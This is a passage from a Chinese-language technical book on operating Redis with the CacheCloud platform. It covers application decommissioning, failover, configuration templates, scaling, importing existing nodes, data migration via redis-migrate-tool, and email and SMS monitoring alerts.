


图13-31 CacheCloud调度收集各种统计信息

[1] <http://www.quartz-scheduler.org>

13.6 运维功能

CacheCloud作为Redis的运维工具，包含了Redis日常运维的常用功能，本节将对如下功能进行介绍：

- 1) 应用运维：Redis节点的上下线、手动故障转移、配置管理、扩容等。
- 2) 接入已存在的Redis：将已经存在的Redis接入到CacheCloud。
- 3) Redis配置管理：对Redis配置进行模板化管理。
- 4) 迁移工具：实现Redis Standalone、Redis Sentinel、Redis Cluster、AOF、RDB之间数据迁移。
- 5) 监控报警：机器、应用、实例各个维度的监控报警。
- 6) 系统配置：CacheCloud系统的全局配置。

13.6.1 应用运维

CacheCloud的应用运维主要包含以下几个方面：

- 应用上下线。
- Redis Sentinel运维。
- Redis Cluster运维。
- 配置管理。
- 垂直扩容和水平扩容。

1.应用上下线

我们已经通过CacheCloud自动化部署了应用（上线），那么当需要将这个应用下线时，如何操作以及要注意哪些呢？管理员进入CacheCloud后台，进入全局统计选项卡，可以看到应用列表，其中就包含了应用下线的按钮，如图13-32所示。

应用ID	应用名	应用类型	内存详情	命中率	已运行时间(天)	申请状态	操作
10129	rec	redis-cluster	32.40G Used/48.00G Total	81.48%	725	运行中	<button>应用下线</button> <button>应用运维</button>
10130	mobile-xx	redis-sentinel	0.04G Used/2.00G Total	10.04%	725	运行中	<button>应用下线</button> <button>应用运维</button>
10167	hot-x	redis-cluster	25.12G Used/30.00G Total	51.03%	687	运行中	<button>应用下线</button> <button>应用运维</button>

图13-32 应用下线

应用下线会做如下操作：

- 将应用所有的Redis节点关掉。
- CacheCloud停止应用下所有节点统计任务。
- 将应用的状态变为下线，客户端无法集群使用已下线应用。
- 将所有Redis节点的状态变为下线，这样客户端获取的Redis节点列表代表为空。



运维提示

- 1) 应用下线属于比较重要的操作，需要应用方和CacheCloud管理员确认后方可进行，下线应用无法再次上线。
- 2) 超级管理员组的用户才有权限下线应用，超级管理员组的配置方法请参考13.6.6节。

2.应用运维

单击应用运维按钮即可进入运维界面，图13-33为Redis Cluster的运维界面。

ID	实例	实例状态	角色	主实例ID	内存使用	对象数	连接数	命中率	碎片率	AOF阻塞数	日志	操作
524	10.10.xx.23:6386	运行中	master		1.40G Used/2.00G Total	2689771	453	82.5%	1.1	0	查看	下线实例 添加Slave
525	10.10.xx.122:6382	运行中	master		1.36G Used/2.00G Total	2688843	740	84.36%	1.1	0	查看	下线实例 添加Slave
527	10.10.xx.152:6382	运行中	master		1.35G Used/2.00G Total	2689916	296	84.17%	1.11	0	查看	下线实例 添加Slave
540	10.10.xx.123:6386	运行中	master		1.35G Used/2.00G Total	2691211	399	85.29%	1.11	0	查看	下线实例 添加Slave
544	10.10.xx.123:6384	运行中	slave	524	1.34G Used/2.00G Total	2690982	373	87.73%	1.11	0	查看	下线实例 FailOver
547	10.10.xx.82:6383	运行中	slave	527	1.34G Used/2.00G Total	2689000	359	87.65%	1.1	0	查看	下线实例 FailOver
552	10.10.xx.98:7491	运行中	slave	525	1.38G Used/2.00G Total	2689770	396	87.9%	1.03	0	查看	下线实例 FailOver
553	10.10.xx.124:7490	运行中	slave	540	1.34G Used/2.00G Total	2692185	385	88.42%	1.07	0	查看	下线实例 FailOver
558	10.10.xx.195:7489	运行中	master		1.35G Used/2.00G Total	2690056	571	87.06%	1.07	5	查看	下线实例 添加Slave
559	10.10.xx.52:6379	运行中	slave	1925	1.34G Used/2.00G Total	2691346	358	88.16%	1.12	347	查看	下线实例 FailOver
560	10.10.xx.95:7486	运行中	slave	522	1.43G Used/2.00G Total	2691783	177	87.39%	1.07	4	查看	下线实例 FailOver

图13-33 Redis Cluster运维界面

主要包含如下功能：

- 实例基本信息：运行状态、角色、内存使用状态、对象数、连接数、命中率、日志查看等。
- 下线实例：对该节点执行shutdown操作，并关闭该节点相关监控任务。
- 上线实例：针对已下线的节点，重新启动该节点并重新加入监控。
- 添加从节点：可以为主节点添加一个从节点，只需要填写节点IP即可。
- FailOver：手动完成Redis Cluster主从节点的故障转移，其中failover操作支持三种方法：failover、failover force、failover takeover。

3.配置管理

用户提交配置修改的工单后，管理员在后台流程审批中完成配置确认和审批，如图13-34所示。

4.应用扩容

用户提交容量伸缩的工单后，管理员可以在后台的流程审批选项卡看到容量伸缩的相关条目，单击审批处理，即可进入扩容页面，如图13-35所示。

配置项：	maxmemory-policy
配置值：	allkeys-lru
<input type="button" value="保存"/> <input type="button" value="重置"/>	

图13-34 应用和实例配置修改

扩容配置：	请输入扩容后单实例最大内存(填写数字即可，单位MB)
<input type="button" value="保存"/> <input type="button" value="水平扩容"/>	

图13-35 扩容审批

默认会进入垂直扩容界面，需要填写的是每个实例的maxmemory（以MB为单位），点击“保存”即可。



运维提示

· 垂直扩容：修改每个Redis实例的maxmemory。

· 水平扩容：添加新的节点，迁移slots等，可以参考10.4节。

如果本次扩容需要水平扩容，点击水平扩容按钮即可，需要两步来完成：

1) 填写一对主从节点（主从节点不能是同一个IP），如图13-36所示。

2) 填写源节点id和目标节点id，以及要迁移的slot，单击migrate按钮，即可开始一个迁移任务。列表下方会显示实时的迁移进度。

主从分片配置：	masterIp:memorize:slaveIp
提交	

图13-36 添加新的节点

添加任务				
sourceld	start slot	end slot	targetId	migrate
节点列表				
Id	ip:port	role	slot	
1	10.10.xx.1	master	0-4096	
2	10.10.xx.2	master	4097-8193	
3	10.10.xx.3	master	8194-12290	
4	10.10.xx.4	master	12291-16383	
5	10.10.xx.5	master	无	
迁移任务列表				
taskId	detail	progress		
1	10.10.xx.1->10.10.xx.5 slot: 0~100	50%		

图13-37 水平扩容操作界面

有关水平扩容有两点需要注意：

- 不要过度依赖水平扩容，在开启应用分配资源时，提前做好规划更重要，因为迁移无论对客户端还是服务端都有一定的成本。
- 迁移速度上，migrate<set<AOF<RDB，所以在需要做数据迁移时，要弄清真正需要什么粒度的迁移。<li="">

13.6.2 接入已存在的Redis节点

到目前为止，Redis都是通过CacheCloud开启的，那么已经存在的Redis节点如何接入到CacheCloud中呢？操作步骤如下：

- 1) 管理员用户命令下拉菜单中导入应用链接。
- 2) 填写导入应用表单，如图13-38所示，最重要的就是实例详情。与部署应用不同的是，由于当前导入的节点已经存在，所以除了ip和maxmemory，还需要填写端口号。




图13-38 CacheCloud接入已经存在的Redis

Redis数据节点和Sentinel节点格式如下：

· Redis数据节点： ip: port: maxmemory（单位为MB）。

· Sentinel节点: ip: port: masterName。

具体格式参考实例列表下面的说明即可，这里就不占用篇幅了。但是有几点需要注意，如下情况会造成检查格式失败：

· 机器不受CacheCloud管理。

· Redis节点不存在。

· Redis节点已经在CacheCloud中（可以在机器管理中查询，或者直接查询instance_info表）。

· Sentinel节点masterName为空或者与真实masterName不符。

· Redis节点节点包含密码，此功能暂不支持密码。

· Redis节点没有配置maxmemory，会展示不出来应用内存统计。

验证格式并点击开始导入，就可以将填写的Redis节点导入到CacheCloud中，包括应用信息、实例信息、应用和实例的各种统计信息的收集就会生效，报表就可以展示出来，并且相关报警也会自动启动。那么将已经存在的Redis接入CacheCloud到底做了什么呢？CacheCloud不会对Redis节点造成任何性能上影响，只做了如下三件事：

1) 验证输入内容。

2) 保存应用信息、实例信息、应用与实例关系信息。

3) 开启统计功能（每分钟执行一次info命令）。

13.6.3 Redis配置模板

该功能可以对每次开启的Redis节点添加配置模板，如图13-39为后台Redis配置模板的管理页面。

参数	值	描述	状态	操作
daemonize:	no	是否守护进程	有效	修改 删除
tcp-backlog:	511	TCP连接完成队列	有效	修改 删除
timeout:	300	客户端闲置多少秒后关闭连接,默认	有效	修改 删除
tcp-keepalive:	60	检测客户端是否健康周期,默认关闭	有效	修改 删除
loglevel:	notice	日志级别	有效	修改 删除
databases:	16	可用的数据库数, 默认值为16个,默	有效	修改 删除
dir:	%s	redis工作目录	有效	修改 删除

图13-39 Redis配置模板管理

可以看到Redis配置模板管理提供了对配置模板的增删改查功能，按照Redis普通节点、Sentinel节点、Cluster节点分别展示。当管理员设置好认为最好的配置时，可以点击“配置预览”，即可看到配置模板预览，如下所示。但需要注意该功能是配置模板，不是修改线上配置。

```
Redis普通节点配置, 所用参数port=6379,maxmemory=2048 配置模板预览:  
daemonize no  
tcp-backlog 511  
timeout 300  
tcp-keepalive 60  
loglevel notice  
databases 16...
```

例如读者当前使用的是Redis3.2版本，那么就可以添加诸如protected-

mode、supervised、list-max-ziplist-size、list-compress-depth等3.2版本的新参数。

13.6.4 迁移工具

1. 功能说明

数据迁移工具可以完成如下功能：

- 支持在RDB文件、AOF文件、Redis Standalone、Redis Sentinel、Redis Cluster，Cache-Cloud应用之间进行数据迁移，如图13-40所示支持任意两种类型的数据源和目标进行数据迁移。
- 数据迁移能够保证实时性，如果合理使用可以基本保证一致性。
- 以可视化方式实现迁移流程控制。




图13-40 CacheCloud迁移工具

2.CacheCloud数据迁移工具是如何实现的？

CacheCloud数据迁移工具底层使用的是唯品会公司开源的redis-migrate-tool^[1]。

redis-migrate-tool是用C语言开发的Redis数据迁移工具，可以做到在Standalone、Sentinel、Cluster、RDB、AOF之间迁移数据，服务于唯品会公司数千个Redis节点，无论从数据迁移的准确性、稳定性、高效性等方面都能满足生产环境的需求，所以CacheCloud选择它作为数据迁移的基础组件，CacheCloud通过可视化的方式完成节点数据迁移、进度查询、日志查询、配置查询、历史记录等功能。

redis-migrate-tool是基于复制的原理，将迁移工具伪装成从节点，所以是实时迁移的，这点比起Redis自带的redis-trib.rb的import命令功能要强大很多，如图13-41所示。




图13-41 CacheCloud迁移基本原理

3. 部署和使用

1) 准备迁移工具所有的机器。为CacheCloud添加一台机器专门用于数据迁移。只不过在CacheCloud添加机器时候，机器类型选取“Redis迁移工具机器”。



运维提示

建议选择一台单独的机器作为迁移工具机器。

2) 安装部署redis-migrate-tool:

```
#1. 进入cachecloud目录
cd /opt/cachecloud/
#2. 下载redis-migrate-tool, 在写本书时还没有release版本, 如果有了请自行替换
wget https://github.com/vipshop/redis-migrate-tool/archive/master.zip -O master
#3. 重命名解压等
unzip master.zip
mv redis-migrate-tool-master redis-migrate-tool
```

```

cd redis-migrate-tool
#4. 创建数据目录用来存储redis-migrate-tool配置和数据
mkdir -p data
#5. 编译
$ autoreconf -fvi
$ ./configure
$ make
#6. 验证安装成功
$ src/redis-migrate-tool -h
#7. 修改目录权限为ssh用户
chown -R {cachecloud-ssh-username}.{cachecloud-ssh-username} /opt/cachecloud/re-
migrate-tool

```

4.添加迁移任务

选择迁移数据工具后，再点击添加新的迁移任务，即可看到如图13-42的迁移工具界面。



图13-42 CacheCloud迁移工具界面

表单中左右两侧分别代表数据源节点和目标节点。两侧分别可以选择Redis Cluster、Redis Sentinel、Redis Standalone、AOF、RDB，具体的节点列表可以是ip: port列表也可以是CacheCloud的appId，只要按照列表下面的说明格式填写即可。

格式验证后即可开启了一个迁移的任务。如图13-43所示，可以可视化

地观察迁移日志、关闭迁移任务、迁移状态查询，详情可以参考CacheCloud官方博客和redis-migrate-tool的GitHub文档。

迁移数据记录列表											添加新的迁移
Id	迁移工具	源数据	目标数据	操作人	开始时间	结束时间	状态	查看	操作	校验数据	
4	10.10.xx.134:8888	非cachecloud /opt/cachecloud/aof/appendonly-6385.aof /opt/cachecloud/aof/appendonly-6386.aof aof file	cachecloud:10327 10.10.xx.146:6391 10.10.xx.150:6393 redis cluster	10040	2016-08-15 16:24:14		开始	日志 配置 进度	停止	采样校验	
5	10.10.xx.190:8888	非cachecloud 10.16.xx.182:6379 single	cachecloud:10327 10.10.xx.146:6391 10.10.xx.150:6393 redis cluster	10040	2016-08-15 16:31:27	2016-08-15 16:32:17	结束	日志 配置 进度	停止	采样校验	
6	10.10.xx.50:8888	非cachecloud 10.16.xx.182:6379 single	cachecloud:10327 10.10.xx.146:6391 10.10.xx.150:6393 redis cluster	10040	2016-08-15 16:34:59	2016-08-15 16:35:22	结束	日志 配置 进度	停止	采样校验	

图13-43 迁移管理界面

[1] <https://github.com/vipshop/redis-migrate-tool>

13.6.5 监控报警

如图13-44所示，CacheCloud有8个功能涉及短信和邮件接口，其中左侧四个前面的章节已经进行了介绍，本节将介绍CacheCloud监控报警的相关业务。




图13-44 CacheCloud邮件和短信相关业务

1. 短信和邮件接口

在正式介绍报警业务之前，有必要介绍一下后台的系统配置管理中两个接口：邮件报警接口和短信报警接口。这两个接口为HTTP接口，这样接口的实现就不会限于某种语言，它们是邮件和短信通知和报警的基础。

具体参数如表13-3所示。

表13-3 邮件和短信接口参数

接 口	参 数	含 义	是否必需
邮件接口	title	邮件标题	是
	content	邮件内容	是
	receiver	收件人列表	是
短信接口	cc	抄送人列表	否
	msg	短信内容	是
	phone	手机号列表	是

2. 监控报警

监控报警的内容有：

1) 应用日报。每天10点，所有CacheCloud用户会收到应用前一天的使用状态，如图13-45所示，其中包含客户端相关统计和服务端相关统计，该功能便于用户及时了解自身应用的使用状态。

• 应用详细信息 : 10129					
应用名称:	l	应用类型:	redis-cluster	应用状态:	运行中
应用描述:	b	应用负责人:	张益军	应用申请时间:	2014-10-27 15:17:41
• 客户端相关(确保使用有客户端统计的版本):					
客户端值分布(全天):	0-0.05k: 1766168469次 0.05k-0.1k: 840161次 0.1k-0.2k: 134459次 0.2k-0.5k: 895919次 0.5k-1k: 121046次 1-2k: 167986次 10-20k: 20498次 2-5k: 32684402次 20-50k: 4175248次 5-10k: 8817243次 50-100k: 919次	客户端异常个数(全天):	0	客户端连接数(每分钟):	最大值: 13370 平均值: 11614
• 服务端相关:					
慢查询个数(全天):	2495	命令次数(每分钟):	最大值: 3167367 平均值: 1572188	命中率(每分钟):	最大值: 78.42% 最小值: 27.22% 平均值: 61.7%
内存使用量(全天):	平均使用量: 34954 M 最大使用量: 39290 M	过期键数(全天):	6396245	删除键数(全天):	0
键个数(全天):	平均值: 67863483 最大值: 76217535	input流量(每分钟):	平均值: 645.72 M 最大值: 2082.79 M	output流量(每分钟):	平均: 80.99 M 最大: 915.29 M

图13-45 CacheCloud日报

2) 异常统计报警(邮件)。每天10点，所有CacheCloud管理员会收到系统前一天的异常，如下所示：

```
CacheCloud异常统计, 日期:2016-09-16;服务器:10.16.14.181;总数:67:  
java.util.concurrent.RejectedExecutionException=42
```

```
org.springframework.dao.DeadlockLoserDataAccessException=22  
com.sohu.cache.exception.SSHException=2  
org.springframework.dao.DataIntegrityViolationException=1
```

这样管理员可以了解CacheCloud服务端的一些运行状态，如果发现异常较多，可以尽快处理。

3) Redis实例心跳（邮件和短信）。CacheCloud会每5分钟对所有Redis节点做心跳检测（3次ping操作），如果检测失败（3次ping都失败），管理员会收到Redis节点心跳停止的消息，例如下面就是appId=10001的某个节点可能宕掉。

```
CacheCloud系统-实例(10.10.xx.1:6381)-由运行中变为心跳停止, appId:10001-ranking-online
```

如果下一次检测到Redis已经恢复（3次ping命令，有一次ping通），管理员同样会收到Redis节点已经运行的消息，如下所示：

```
CacheCloud系统-实例(10.10.xx.1:6381)-由心跳停止变为运行中, appId:10001-ranking-online
```

需要注意的是，心跳停止和下线是两个概念，下线是管理员操作的，心跳停止是Cachecloud判断的，Redis节点是否真的宕掉需要管理员确认。

4) 应用内存和客户端连接数（邮件和短信）。CacheCloud会每隔20分钟，检测应用以及应用下每个Redis节点的内存和客户端连接数是否超过预设阀值（第一次申请应用和应用详情界面可以设置）。

例如应用总体内存超过阀值会收到如下消息：

```
应用(10001)-内存使用率报警-预设百分之90-现已达到百分之92.88-请及时关注
```

例如应用单个Redis节点超过内存预设阀值会收到如下消息：

分片(10.10.xx.1:6380, 应用(10001)) 内存使用率报警-预设百分之90-现已达到百分之92.28-应用的内存使用率百分之88

同样客户端连接数，也是如此同样会收到如下消息：

分片(10.10.xx.1:6380, 应用(10001)) 客户端连接数报警-预设2500-现已达到2525-请及时关注

5) 机器性能报警（邮件和短信）。CacheCloud会每小时对机器的内存、负载、CPU进行监控，一旦超过预设阀值，将会收到如下信息：

ip:10.10.xx.1, load:10.79

机器报警阀值管理员只需要在后台的系统配置管理中，按照图13-46设置即可。

cpu报警阀值:	80.0
内存报警阀值:	85.0
负载报警阀值:	8.0

图13-46 机器性能报警阀值设置



注意

CacheCloud已经计划在后期的版本中加入机器信息详细统计以及相关报警功能，保证功能完整性。

13.6.6 系统配置管理

本节对CacheCloud后台的系统配置管理进行汇总说明，如表13-4所示。

